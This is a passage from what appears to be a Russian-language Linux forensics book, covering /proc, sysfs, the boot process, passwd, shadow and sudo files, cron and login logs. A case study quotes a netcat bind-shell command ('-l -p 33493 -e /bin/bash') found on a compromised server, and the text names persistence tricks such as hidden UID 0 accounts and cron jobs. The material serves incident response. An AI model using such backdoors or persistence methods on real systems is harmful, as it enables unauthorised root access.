-r-----	1	root	root	0	2008-04-13	19:45	smaps
-r--r--r--	1	root	root	0	2008-04-13	19:45	stat
-r--r--r--	1	root	root	0	2008-04-13	19:45	statm
-r--r--r--	1	root	root	0	2008-04-13	18:52	status
dr-xr-xr-x	3	root	root	0	2008-04-13	19:45	task
-r--r--r--	1	root	root	0	2008-04-13	19:45	wchan

Теперь давайте исследуем записи, которые будут важны для нас во время расследования.

cmdline

Командная строка, используемая для запуска процесса. В нашем случае это

init [5]

указывающая, что система была загружена с уровнем запуска 5 (графический многопользовательский режим с поддержкой сети).

cwd

Это ссылка на текущий рабочий каталог (cwd) процессов.

environ

Этот файл содержит переменные среды для процесса. Эти данные могут не иметь значения в большинстве расследований, но могут пригодиться, если вы имеете дело с превышением локальных привилегий. Существует много случаев, когда слишком длинные и неправильно сформированные переменные среды могут использоваться для эксплуатации процессов, владельцем которых является суперпользователь и для которых установлен бит setuid, и это будет видно в записи «`environ`» для скомпрометированного PID.

Кроме того, «`environ`» – это файл, строки которого оканчиваются нулевым символом. Это означает, что вместо того, чтобы использовать символ новой строки, указывающий на конец строки, используется нулевой символ, поэтому применение команды «`cat`» для вывода результатов на экран – не самый простой способ обработки этих данных. При конвейерной передаче результатов команды «`cat`» в команду «`xargs -0 -n 1`» данные будут выведены на экран в более удобном формате, например:

```
[root@localhost 1]# cat environ | xargs -0 -n 1
HOME=/
TERM=linux
```

exe

Это символьная ссылка на фактический исполняемый файл процесса, в данном случае `/sbin/init`. Если бы у нас было два процесса с именем «`init`», один – PID 1, а другой – PID 2349, например, мы бы быстро увидели, что `/proc/2349/exe` – это ссылка на `/tmp/../.0wn3d/init`. Этот элемент можно также использовать для других целей, которые я объясню подробно позднее.

fd

Это каталог, содержащий все дескрипторы файлов для рассматриваемого процесса. Процесс «`init`» имеет только один открытый файл, `/dev/initctl`, поэтому мы посмотрим на более интересный процесс, `dhclient`:

```
dr-x----- 2 root root 0 2008-04-13 22:21 .
dr-xr-xr-x 6 root root 0 2008-04-13 18:52 ..
lrwx----- 1 root root 64 2008-04-13 22:21 0 -> /dev/null
lrwx----- 1 root root 64 2008-04-13 22:21 1 -> /dev/null
lrwx----- 1 root root 64 2008-04-13 22:21 2 -> /dev/null
l-wx----- 1 root root 64 2008-04-13 22:21 3 -> /var/lib/dhclient/dhclient-eth0.
leases
lrwx----- 1 root root 64 2008-04-13 22:21 4 -> socket:[3632]
lrwx----- 1 root root 64 2008-04-13 22:21 5 -> socket:[3631]
lrwx----- 1 root root 64 2008-04-13 22:21 6 -> socket:[15878]
```

Этот процесс имеет три открытых дескриптора для `/dev/null`, три открытых сокета, а также открытый файл `/var/lib/dhclient/dhclient-eth0.leases`.

loginuid

Этот файл содержит идентификатор пользователя (UID), который использовался для доступа к системе и, следовательно, для запуска рассматриваемого процесса. Это довольно сложный вопрос, поэтому он требует дальнейшего объяснения. Если я войду в систему как обычный, непrivилегированный пользователь (UID 502), затем использую команду «su» или «sudo», чтобы получить права суперпользователя и выполню вредоносный код, то в файле «loginuid» будет показан идентификатор 502, а не 0 (UID суперпользователя).

Это просто потрясающая функция. К сожалению, она также зависит от того, активирован ли аудит в ядре исследуемой системы.

Практический пример

Сетевой инженер сообщил администратору, Адаму, о странном поведении одного из серверов с ОС Linux. Этот инженер обратил внимание на трафик, который предназначался верхнему порту этого сервера, проводя плановый мониторинг сети с целью устранения неполадок соединения, несвязанного с этой проблемой. Тот факт, что трафик вообще проходил, указал сетевому инженеру на неверную конфигурацию внешнего брандмауэра, что впоследствии было исправлено. В остальном должен был разобраться Адам.

Адам вошел в систему сервера «localhost» и запустил утилиту «netstat»:

```
[root@localhost tmp]# netstat -tan
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp    0      0      0.0.0.0:111        0.0.0.0:*          LISTEN
tcp    0      0      0.0.0.0:33493       0.0.0.0:*          LISTEN
tcp    0      0      0.0.0.0:33494       0.0.0.0:*          LISTEN
tcp    0      0      127.0.0.1:631       0.0.0.0:*          LISTEN
tcp    0      0      127.0.0.1:25        0.0.0.0:*          LISTEN
tcp    0      0      :::22              :::*               LISTEN
```

Адам знает, что порт 111 используется службой «portmapper», поэтому он решил получить информацию о следующем порте в списке:

```
[root@localhost tmp]# lsof | grep 33493
/tmp/.X1-lock 8912 root 3u IPv4 39786 TCP *:33493 (LISTEN)
```

Это плохая новость. Какой-то процесс с именем «.X1-lock» ожидает соединения на порту 33493. Может быть, это просто процесс X-сервера, с которым он не сталкивался раньше? Адам продолжает свое расследование.

```
[root@localhost tmp]# ps aux | grep 8912
root 8912 0.0 0.2 3360 620 pts/1 S 16:56 0:00 /tmp/
.X1-lock -l -p 33493 -e /bin/bash
```

У Адама плохое предчувствие относительно этого процесса. Он почти уверен, что этот процесс незаконный. Он смотрит в каталог «/tmp», чтобы узнать, что он сможет выяснить о процессе «.X1-lock».

```
[root@localhost tmp]# ls -lath
```

```

total 136K
drwxrwxrwt 14 root root 4.0K 2008-04-09 16:58 .
srwxrwxr-x 1 user user 0 2008-04-09 16:50 gedit.user.1910144756
drwx----- 2 user user 4.0K 2008-04-09 16:50 orbit-user
drwx----- 3 root root 4.0K 2008-04-09 16:46 gconfd-root
drwx----- 2 root root 4.0K 2008-04-09 16:46 orbit-root
srwxrwxr-x 1 user user 0 2008-04-09 16:28 mapping-user
drwx----- 2 user user 4.0K 2008-04-09 16:28 virtual-user.NJuAiJ
drwx----- 2 user user 4.0K 2008-04-09 16:28 .esd-500
drwx----- 2 user user 4.0K 2008-04-09 16:28 pulse-user
drwxrwxrwt 2 root root 4.0K 2008-04-09 16:28 .ICE-unix
drwx----- 2 gdm gdm 4.0K 2008-04-09 16:28 orbit-gdm
drwx----- 3 user user 4.0K 2008-04-09 16:28 gconfd-user
-rw----- 1 user user 66 2008-04-09 16:28 .gdmZMD78T
drwx----- 2 user user 4.0K 2008-04-09 16:28 keyring-V3Mo9o
drwx----- 2 user user 4.0K 2008-04-09 16:28 ssh-zGiOsK2777
-r--r--r-- 1 root root 11 2008-04-09 16:26 .X0-lock
drwxrwxrwt 2 root root 4.0K 2008-04-09 16:26 .X11-unix
drwxr-xr-x 23 root root 4.0K 2008-04-09 16:22 ..

```

Там есть «.X0-lock», но нет «.X1-lock», хотя очевидно, что он выполняется прямо сейчас. Имеет ли он дело с каким-то руткитом? Адам переходит к /proc/8912, чтобы узнать больше об этом загадочном процессе.

```

[root@localhost 8912]# ls -alh
total 0
dr-xr-xr-x 2 root root 0 2008-04-09 16:59 attr
-r----- 1 root root 0 2008-04-09 16:59 auxv
--w----- 1 root root 0 2008-04-09 16:59 clear_refs
-rw-r--r-- 1 root root 0 2008-04-09 16:59 coredump_filter
-r--r--r-- 1 root root 0 2008-04-09 16:59 cpuset
-r----- 1 root root 0 2008-04-09 16:59 environ
dr-x----- 2 root root 0 2008-04-09 16:59 fdinfo
-r--r--r-- 1 root root 0 2008-04-09 16:59 io
-rw-r--r-- 1 root root 0 2008-04-09 16:59 loginuid
-rw----- 1 root root 0 2008-04-09 16:59 mem
-r--r--r-- 1 root root 0 2008-04-09 16:59 mounts
-r----- 1 root root 0 2008-04-09 16:59 mountstats
-rw-r--r-- 1 root root 0 2008-04-09 16:59 oom_adj
-r--r--r-- 1 root root 0 2008-04-09 16:59 oom_score
-rw-r--r-- 1 root root 0 2008-04-09 16:59 sched
-r--r--r-- 1 root root 0 2008-04-09 16:59 schedstat
-r----- 1 root root 0 2008-04-09 16:59 smaps
-r--r--r-- 1 root root 0 2008-04-09 16:59 statm
dr-xr-xr-x 3 root root 0 2008-04-09 16:59 task
-r--r--r-- 1 root root 0 2008-04-09 16:59 wchan
-r--r--r-- 1 root root 0 2008-04-09 16:58 cmdline
-r--r--r-- 1 root root 0 2008-04-09 16:58 status
lrwxrwxrwx 1 root root 0 2008-04-09 16:57 cwd -> /tmp
lrwxrwxrwx 1 root root 0 2008-04-09 16:57 exe -> /tmp/.X1-lock (deleted)
dr-x----- 2 root root 0 2008-04-09 16:57 fd
-r----- 1 root root 0 2008-04-09 16:57 maps

```

```
lrwxrwxrwx  1      root   root    0 2008-04-09 16:57 root->/
-r--r--r--  1      root   root    0 2008-04-09 16:57 stat
dr-xr-xr-x  6      root   root    0 2008-04-09 16:57 .
dr-xr-xr-x 140    root   root    0 2008-04-09 16:20 ..
```

Запись «exe» для этого PID подсказывает нам, что рассматриваемый файл не скрыт, он удален! Если вы еще не знаете, в системах UNIX можно удалить файл, используемый процессом, без последствий для этого процесса. Несмотря на то, что файл не содержится в каталоге «/tmp», его еще можно восстановить благодаря символьной ссылке пока процесс выполняется. Если бы Адам сразу же выключил компьютер и начал создавать судебный образ, ему было бы намного труднее прийти к такому заключению.

```
[root@localhost 8912]# cat exe > /root/mystery-binary
```

Адам смог создать дамп копии исполняемого файла из памяти процесса. Теперь он может сделать поверхностный анализ этого файла, чтобы узнать его предназначение.

```
[root@localhost 8912]# file /root/mystery-binary
/root/mystery-binary: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
statically linked, for GNU/Linux 2.6.9, stripped
```

Исполняемый файл статистически скомпонован, и из него удалены символы отладки, поэтому обратная разработка будет, по меньшей мере, трудоемкой, даже если бы Адам был хорошим специалистом по реинжинирингу, которым он не является. Адам пытается получить дополнительные сведения об этом файле.

```
[root@localhost 8912]# cat cmdline | xargs -0
./X1-lock -l -p 33493 -e /bin/bash
```

Запись «cmdline» в «/proc» предоставляет Адаму командную строку, которая использовалась для запуска исследуемого процесса. Адам пытается выполнить в исполняемом файле поиск контекста относительно того, что означают эти опции.

```
[root@localhost 8912]# strings /root/mystery-binary | sort -u | egrep
'(\-e \-l \-p)[^a-zA-Z0-9]'
-e prog program to exec after connect [dangerous!!]
listen for inbound: nc -l -p port [-options] [hostname] [port]
-l listen mode, for inbound connects
-p port local port number
UDP listen needs -p arg
```

Используя грамотно составленную последовательность конвейеров и команд grep-fu, Адаму удается извлечь из исполняемого файла что-то похожее на справочные сообщения об использовании. Выбрав некоторые из этих строк (особенно полезная – «program to exec after connect [dangerous!!]») и вставив их в поисковую систему, Адам узнает, что это, вероятно, утилита Netcat, используемая как лазейка в локальную оболочку bash. То есть, локальную оболочку bash, используемую с правами суперпользователя.

Адаму осталось ответить только на один вопрос. Кто совершает эти отвратительные действия? Он проверяет запись «loginuid» для этого процесса и проводит поиск этого идентификатора пользователя в файле /etc/passwd.

```
[root@localhost 8912]# cat loginuid
509
[root@localhost 8912]# grep 509 /etc/passwd
thehaxburglar:x:509:509::/home/thehaxburglar:/bin/bash
```

Теперь Адам глубоко сожалеет, что нанял пользователя «haxburglar» пусть и на контрактной основе.

Теперь, когда Адам решил эту задачу, можно поразмышлять о том, как важно собирать эти динамические, очень непостоянные данные. Помните, что файловая система /proc – это виртуальная файловая система, всецело существующая в памяти. Поэтому, как только вы отключите питание компьютера, эти данные будут практически полностью потеряны.

sysfs

Мне кажется, что эта глава будет неполной без краткого ознакомления с файловой системой sysfs, внедренной в ядро 2.6. Ранее в этой главе я говорил, что первоначальной целью файловой системы /proc было предоставить понятный интерфейс к данным о процессах, и что с годами в иерархии /proc стало появляться все больше данных, не относящихся к процессам. Назначение sysfs – переместить все данные, не касающиеся процессов, в отдельную виртуальную систему, монтированную в каталоге /sys. Давайте коротко рассмотрим некоторые важные данные, которые можно найти в sysfs

Два подкаталога в /sys, которые вероятнее всего, будут иметь отношение к расследованию инцидента, – это «modules» и «block»

modules

```
[root@localhost module]# ls
drwxr-xr-x  3  root  root  0  2008-04-13  23:29  8250
drwxr-xr-x  5  root  root  0  2008-04-13  23:29  ac
drwxr-xr-x  5  root  root  0  2008-04-13  23:29  ac97_bus
drwxr-xr-x  3  root  root  0  2008-04-13  23:29  acpi
drwxr-xr-x  2  root  root  0  2008-04-13  23:29  aerdriver
drwxr-xr-x  3  root  root  0  2008-04-13  23:29  amd64_agp
drwxr-xr-x  3  root  root  0  2008-04-13  23:29  apm
drwxr-xr-x  6  root  root  0  2008-04-13  23:29  ata_piix
drwxr-xr-x  3  root  root  0  2008-04-13  23:29  atkbd
drwxr-xr-x  5  root  root  0  2008-04-13  23:29  autofs4
...
...
```

Каталог /sys/modules содержит подкаталог для каждого модуля в работающем ядре. Этот список будет подробнее результатов команды «lsmod», так как записи заполняются данными для модулей, которые статически встроены в ядро, или для стандартных динамически загружаемых модулей ядра. Это даст вам лучшее представление о возможностях ядра, с которым вы работаете, особенно если это заказное или другое незнакомое ядро.

block

```
[root@localhost block]# ls
dm-0 fd0 loop1 loop3 loop5 loop7 ram1 ram11 ram13 ram15 ram3 ram5 ram7 ram9 sr0
dm-1 loop0 loop2 loop4 loop6 ram0 ram10 ram12 ram14 ram2 ram4 ram6 ram8 sda
```

Каталог `/sys/block` содержит подкаталог для каждого устройства блочного ввода-вывода, присутствующего в системе. В большинстве случаев вас заинтересуют блочные устройства «hd» и «sd». Как и в случае с каталогом `/sys/modules`, в этих подкаталогах хранится огромное количество информации, но большая ее часть не будет иметь отношения к нашему расследованию. Однако мы можем подтвердить размер устройств, которые мы собираемся клонировать, не используя лишних системных команд.

```
[root@localhost block]# ls -l sda/
```

```
...
drwxr-xr-x    3    root    root    0      2008-04-09    17:40    sda1
drwxr-xr-x    3    root    root    0      2008-04-09    17:39    sda2
-r--r--r--    1    root    root   4096   2008-04-09    17:40    size
...
```

Под каталогом «`sda`» мы видим два представляющих для нас интерес подкаталога и файл: «`sda1`», «`sda2`» и «`size`».

```
[root@localhost sda]# cat size
16777216
```

Это соответствует полному размеру нашего физического накопителя (8 Гб). Теперь мы можем определить, где в 8 гигабайтах накопителя находятся наши разделы. Сначала «`sda1`» (`/boot`):

```
[root@localhost sda]# cat sda1/start
63
[root@localhost sda]# cat sda1/size
401562
```

Затем «`sda2`» (менеджер логических томов, содержащий все незагруженные разделы):

```
[root@localhost sda]# cat sda2/start
401625
[root@localhost sda]# cat sda2/size
16370235
```

Мы можем подтвердить эти цифры, воспользовавшись утилитой «`mmls`» из набора Sleuthkit⁴³.

```
[root@localhost tmp]# mmls /dev/sda
```

DOS Partition Table

Offset Sector: 0

Units are in 512-byte sectors

Slot	Start	End	Length	Description
00:	-----	000000000000	000000000000	000000000001 Primary Table (#0)
01:	-----	000000000001	000000000062	000000000062 Unallocated
02:	00:00	00000000063	0000401624	0000401562 Linux (0x83)
03:	00:01	0000401625	0016771859	0016370235 Linux Logical Volume Manager (0x8e)
04:	-----	0016771860	0016777215	0000005356 Unallocated

⁴³ www.sleuthkit.org

Глава 7

Анализ файлов

Содержание этой главы:

- Процесс начальной загрузки ОС Linux
- Файлы конфигурации системы и безопасности
- Файлы журналов
- Идентификация других важных файлов

Процесс начальной загрузки ОС Linux

Первый этап в процессе начальной загрузки Linux – загрузка ядра. Ядро обычно находится в каталоге `/boot`, и на него будет ссылаться загрузчик операционной системы. Современные дистрибутивы Linux обычно используют загрузчик GRUB (Grand Unified Boot Loader), хотя некоторые (особенно Slackware) все еще пользуются загрузчиком LILO (Linux Loader). Оба они служат одной и той же цели: загрузить ядро и начать процесс загрузки операционной системы. Давайте посмотрим на несколько важных записей примерного файла `«grub.conf»`:

```
default=0
timeout=5
```

Здесь указано, что запись загрузчика GRUB по умолчанию, которая будет загружаться с 5-секундной задержкой, – эта запись 0 (первая и в нашем случае единственная запись).

```
title Fedora (2.6.23.1-42.fc8)
```

Это заголовок, который будет отображаться в загрузочном меню для данной записи GRUB.

```
root (hd0,0)
```

Эти значения указывают загрузчику GRUB, какое устройство искать для последующих данных; «`hd0,0`» обозначает первый НЖМД и первый раздел. Системы с двойной загрузкой или несколькими накопителями будут иметь здесь другие значения, но эта запись является стандартной.

```
kernel /vmlinuz-2.6.23.1-42.fc8 ro root=/dev/VolGroup00/LogVol00 rhgb quiet
```

Эта строка показывает ядро, которое будет загружаться, если выбран этот заголовок, и соответствующие опции начальной загрузки ядра. Об этих опциях загрузки можно узнать из файла `/proc/cmdline`, о котором говорилось в главе 6. Если данные файла `/proc/cmdline` работающей системы отличаются от того, что указано в этой строке, это означает, что кто-то вручную отредактировал опции начальной загрузки во время запуска системы.

```
initrd /initrd-2.6.23.1-42.fc8.img
```

Эта строка указывает местонахождения файла `«initrd»` (сокр. от англ. *Initial RAM Disk* – диск в оперативной памяти для начальной инициализации), который будет

использоваться при начальной загрузке. Этот файл обычно содержит модули, необходимые для начальной загрузки (драйвера устройств, модули файловой системы, модули логических томов и т. д.), но которые не встроены непосредственно в ядро.

Как только загрузчик загрузит ядро, оно приступит к инициализации оборудования системы, прежде чем начать процесс номер 1 – /sbin/init.

Процесс «init» и уровни запуска

«init» – это самый первый процесс в ОС Linux. Возможно, вы помните, что нам встречалась его запись (PID 1) при обсуждении файловой системы /proc в главе 6. «init» запускает все остальные процессы в системе. Как и любые вещи в UNIX, этот процесс имеет несколько способов выполнения. В UNIX-подобных системах действия можно выполнять двумя основными способами: в стиле System V⁴⁴ и в стиле BSD⁴⁵. В дистрибутивах Linux большинство действий выполняется как в System V, включая задачи процесса «init» и обработку уровней запуска. В своих примерах я буду использовать стиль System V, так как это самый распространенный способ.

«init» считывает файл /etc/inittab и выполняет команды, указанные в нем. Вот стандартный файл «inittab» дистрибутива Fedora Core 8.

```
# Уровень запуска по умолчанию. Уровни запуска, используемые RHS:
# 0 - останов (НЕ устанавливайте initdefault на этот уровень)
# 1 - однопользовательский режим
# 2 - многопользовательский режим без NFS (то же, что и 3-й уровень, если у вас нет
сети)
# 3 - полный многопользовательский режим
# 4 - не используется
# 5 - X11
# 6 - перезагрузка (НЕ устанавливайте initdefault на этот уровень)
#
id:5:initdefault:
```

В данном разделе определяется уровень запуска по умолчанию, с которым будет выполнена начальная загрузка системы. Уровень запуска описывает состояние, в котором запускается система. На уровне запуска 1 выполняется определенный набор служб, на уровне запуска 2 – другой набор и так далее. Семь уровней запуска описаны выше, но, как правило, по умолчанию будет использован один из двух: 3 (текстовый многопользовательский режим с поддержкой сети) или 5 (графический многопользовательский режим с поддержкой сети).

```
# System initialization.
si::sysinit:/etc/rc.d/rc.sysinit
10:0:wait:/etc/rc.d/rc 0
11:1:wait:/etc/rc.d/rc 1
12:2:wait:/etc/rc.d/rc 2
13:3:wait:/etc/rc.d/rc 3
14:4:wait:/etc/rc.d/rc 4
15:5:wait:/etc/rc.d/rc 5
16:6:wait:/etc/rc.d/rc 6
```

⁴⁴ http://en.wikipedia.org/wiki/System_V

⁴⁵ <http://en.wikipedia.org/wiki/BSD>

Затем «init» выполняет скрипт /etc/rc.d/rc.sysinit перед запуском /etc/rc.d/rc 5, основываясь на нашем уровне запуска 5 по умолчанию. /etc/rc.d/rc затем переходит к выполнению /etc/rc5.d/, завершая или запуская процессы, основываясь на имеющихся скриптах (см. илл. 7.1).

```
[root@localhost rc5.d]# ls
K01smartd          K84btseed      S11auditd     S44acpid
K01smolt           K84bttrack    S12restorecond S50bluetooth
K02NetworkManager   K87multipathd S13irqbalance S55sshd
K02NetworkManagerDispatcher K88wpa_supplicant S13rpcbind   S58ntpd
K05saslauthd       K89dund       S14nfslock    S80sendmail
K10psacct          K89netplugd   S15mdmonitor  S90ConsoleKit
K15gpm              K89pand       S18rpclmapd   S90crond
K15httpd            K89rdisc      S19pcgssd    S95atd
K20nfs              K91capi       S19vmware-tools S96avahi-daemon
K24irda             S00microcode_ctl S25netfs     S97yum-updatesd
K50netconsole       S05kudzu     S25pcscd     S98haldaemon
K69rpcsvcgssd      S06cpuspeed   S26rsyslog   S99anacron
K73winbind          S08ip6tables  S26udev-post  S99firstboot
K73ypbind           S08iptables  S27messagebus S99local
K74lm_sensors       S09isdn      S27setroubleshoot S28autoofs
K74nscd             S10network
[root@localhost rc5.d]#
```

Илл. 7.1. Содержимое rc5.d.

Обратите внимание, что каждая запись в каталоге уровня записи это фактически символьная ссылка на скрипт в каталоге /etc/init.d/, который будет запущен или остановлен в зависимости от названия символьной ссылки. Каждый скрипт содержит множество переменных и действий, которые будут выполнены, чтобы запустить или завершить службу.

```
# Run gettys in standard runlevels
1:2345:respawn:/sbin/mingetty tty1
2:2345:respawn:/sbin/mingetty tty2
3:2345:respawn:/sbin/mingetty tty3
4:2345:respawn:/sbin/mingetty tty4
5:2345:respawn:/sbin/mingetty tty5
6:2345:respawn:/sbin/mingetty tty6
# Run xdm in runlevel 5
x:5:respawn:/etc/X11/prefdm -nodaemon
```

В заключение «init» инициализирует шесть виртуальных терминалов и запускает «Менеджер экранов X» (“X display manager”), позволяющий графический (или консольный) вход в систему.

Как видите, существует много мест, где злоумышленник может установить скрипт, который поможет ему поддерживать доступ к взломанной системе. В таком случае обязателен тщательный анализ всех скриптов, использующихся в процессе начальной загрузки.

Файлы конфигурации системы и безопасности

Существует много системных конфигурационных файлов, которые могут предоставить вам дополнительную информацию о состоянии текущей выполняющейся системы (при исследовании работающего компьютера) или о состоянии системы в момент последней загрузки (при исследовании выключенного компьютера). Каждая служба,

выполняющаяся в системе, вероятно, имеет, по меньшей мере, один или даже несколько конфигурационных файлов, которые влияют на ее работу. Углубленное изучение каждого конфигурационного файла даже на облегченной версии ОС Linux выходит за рамки этой работы, однако мы рассмотрим местонахождение и функции некоторых распространенных важных файлов конфигурации системы и безопасности.

Пользователи, группы и привилегии

Первое, что вы, вероятно, захотите сделать при исследовании системы, – это узнать, кто имеет доступ к этому компьютеру. Об этом расскажет вам файл /etc/passwd:

```
root:x:0:0:root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
nscd:x:28:28:NSCD Daemon:/sbin/nologin
tcpdump:x:72:72:::/sbin/nologin
dbus:x:81:81:System message bus:/sbin/nologin
rpm:x:37:37:RPM user:/var/lib/rpm:/sbin/nologin
pulse:x:499:498:PulseAudio daemon:/sbin/nologin
polkituser:x:87:87:PolicyKit:/sbin/nologin
avahi:x:498:495:avahi-daemon:/var/run/avahi-daemon:/sbin/nologin
hsqldb:x:96:96:/var/lib/hsqldb:/sbin/nologin
mailnull:x:47:47:/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51:/var/spool/mqueue:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
torrent:x:497:493:BitTorrentSeed/Tracker:/var/spool/bittorrent:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/sbin/nologin
gdm:x:42:42:/var/gdm:/sbin/nologin
user:x:500:500:/home/user:/bin/bash
```

Поля в файле «passwd»:

1. Имя пользователя
2. Поле для хэшированного пароля (упразднено в пользу файла /etc/shadow)

3. Идентификатор пользователя (UID)
4. Идентификатор главной группы (GID) – Обратите внимание, что пользователь может принадлежать к любому количеству групп. Эта информация хранится в файле /etc/group
5. Поле комментариев GECOS – обычно используется для полного имени пользователя или подробного имени для учетной записи демона.
6. Начальный каталог пользователя
7. Оболочка/программа, которая будет запущена после начального входа в систему

Как видите, этот файл содержит довольно много информации даже в системах с одним пользователем. Старый прием, который до сих пор используется, – добавить дополнительного пользователя с UID 0 где-то в середине учетных записей демона, на которые никто не обращает внимание. Заметьте, что любой пользователь с UID 0 – это функциональный эквивалент суперпользователя.

Файл /etc/group имеет схожий формат с меньшим количеством полей:

```
root:x:0:root
bin:x:1:root,bin,daemon
daemon:x:2:root,bin,daemon
sys:x:3:root,bin,adm
adm:x:4:root,adm,daemon
tty:x:5:
disk:x:6:root
lp:x:7:daemon,lp
mem:x:8:
kmem:x:9:
wheel:x:10:root
```

Первое поле – это имя группы, второе – хеш пароля группы (группы, защищенные паролем, обычно не используются), третье – идентификатор группы (GID), а четвертое поле содержит список, в котором члены группы разделены запятой. Дополнительные неавторизованные пользователи в группе суперпользователей вызывают подозрения и служат основанием для дальнейшего расследования.

В заключение у нас есть файл /etc/shadow, в котором хранятся зашифрованные пароли пользователя и связанная этим информация.

```
root:$1$gsGAI2/j$WMnLc0zHFtlBDveRqw3i/:13977:0:99999:7:::
bin:*:13826:0:99999:7:::
...
gdm:!!:13826:0:99999:7:::
user:$1$xSS1eCUL$jrGLZPGmD7ia61kIdrTV.:13978:0:99999:7:::
```

В файле имеется следующие поля:

1. Имя пользователя
2. Зашифрованный пароль
3. Дата последнего изменения пароля (число дней, прошедших с 1 января 1970 г.)
4. Число дней, после которого пароль можно поменять
5. Число дней, после которого пароль будет недействителен
6. За сколько дней до окончания срока действия пароля появится предупреждение о необходимости смены пароля
7. Число дней до окончания срока действия пароля
8. Зарезервировано для использования в будущем

Вы, возможно, заметили, что в учетных записях для демонов, «bin» и «gdm», нет зашифрованных паролей. Так как это не интерактивные учетные записи, пустое или недействительное поле пароля не позволяет им войти в систему. Любые учетные записи, не относящиеся к пользователям и имеющие зашифрованный пароль, должны быть исследованы.

Как вы, я надеюсь, знаете, суперпользователь имеет все права в стандартной ОС Linux, и получение доступа к его привилегиям является задачей первостепенной важности для злоумышленника. Поэтому и по другим причинам доступ к учетной записи суперпользователя строго контролируется. К сожалению, некоторым пользователям могут потребоваться привилегии суперпользователя, чтобы запустить определенные программы или выполнить специальные задачи, которые выходят за пределы возможностей обычного пользователя. Для этого можно использовать двоичные файлы «setuid» или «setgid», которые мы вскоре обсудим, и команды «su» или «sudo».

Команда «su» требует, чтобы пользователь знал пароль суперпользователя. Пользователь буквально входит в систему как суперпользователь из своего текущего сеанса работы. Ничто в будущем не помешает пользователю сразу войти в систему как суперпользователь. В среде, где пароль суперпользователя доступен нескольким лицам, вы не можете контролировать суперпользователя, если он умышленно или случайно сделает что-то, имеющее пагубные последствия. Эта проблема решается командой «sudo», которая предусматривает довольно детальное предоставление прав суперпользователя другим пользователям. Это контролируется файлом /etc/sudoers. Полный анализ файла «sudoers» не рассматривается в этой книге. Просто имейте в виду, что вы должны исследовать этот файл на предмет ложных или других несанкционированных записей или изменений, если детали вашего расследования указывают, что действия существующего пользователя выходили за пределы его полномочий.

Данные привилегии суперпользователя и гибкость команды «sudo» во многих ОС Linux позволяет суперпользователям входить в систему только через локальную консоль. Это контролируется файлом /etc/securetty, содержащим список всех виртуальных терминалов, через которые суперпользователь может войти в систему.

Задачи планировщика «cron»

«Cron» – основной способ планирования запуска задачи в определенный момент (или моменты) времени в будущем в ОС Linux. Как видите, это отличный способ обеспечить непрерывный доступ к взломанной системе. Есть два основных места, в которых «cron» будет искать задачи для выполнения – это каталог /var/spool/cron, содержащий идентификаторы пользователей, которые ввели задачи «cron», используя команду «crontab», и файл /etc/crontab, содержащий список дополнительных мест для системных задач «cron». Как правило, они находятся в каталогах /etc/cron.hourly, /etc/cron.daily, /etc/cron.weekly и /etc/cron.monthly.

Эти места (и любые другие, указанные в /etc/crontab) следует проверить на предмет выявления несанкционированных задач. Это старый, но все еще очень популярный и эффективный способ поддерживать доступ к взломанной системе UNIX.

Файлы журналов

В системах Linux содержится множество файлов журналов, которые могут иметь значение для расследования. В этом разделе мы рассмотрим те, которые наиболее необходимы, чтобы получить ответы на ключевые вопросы, возникающие в каждом расследовании.

Кто

Главные регистрационные журналы, которые помогут определить, кто вовлечен в данный инцидент, – это журналы «utmp» и «wtmp».

Журналы «utmp» и «wtmp» связаны между собой. «utmp» – это база данных, в которой записывается информация о пользователях, которые в настоящий момент находятся в системе. Затем эти данные передаются в журнал «wtmp», в котором регистрируются хронологические данные о входах в систему. Как правило, доступ к этим данным на работающем компьютере можно получить с помощью команд «who» и «last», но эти же команды можно использовать для чтения файлов /var/run/utmp и /var/log/wtmp во время анализа выключенного компьютера:

```
[root@forensics /]# last -f /mnt/images/forensics/root/var/log/wtmp
user pts/2 :0.0 Sun Apr 13 22:12 - 17:55 (19:43)
user pts/0 :0.0 Sun Apr 13 16:54 - 17:55 (1+01:01)
reboot system boot 2.6.23.1-42.fc8 Sun Apr 13 16:50 (1+08:01)
user pts/1 :0.0 Sun Apr 13 16:20 - 16:49 (00:29)
user tty7 :0 Sun Apr 13 16:19 - 16:49 (00:30)
reboot system boot 2.6.23.1-42.fc8 Sun Apr 13 16:14 (00:35)
user pts/4 :0.0 Wed Apr 9 19:17 - 16:11 (3+20:53)
user pts/3 :0.0 Wed Apr 9 19:13 - 16:11 (3+20:57)
user pts/2 :0.0 Wed Apr 9 18:37 - 16:12 (3+21:34)
user pts/1 :0.0 Wed Apr 9 16:30 - 16:12 (3+23:42)
user tty7 :0 Wed Apr 9 16:28 - 16:12 (3+23:44)
reboot system boot 2.6.23.1-42.fc8 Wed Apr 9 16:20 (3+23:52)
reboot system boot 2.6.23.1-42.fc8 Fri Nov 9 13:20 (00:01)
wtmp begins Fri Nov 9 13:20:16 2007
```

Где и что

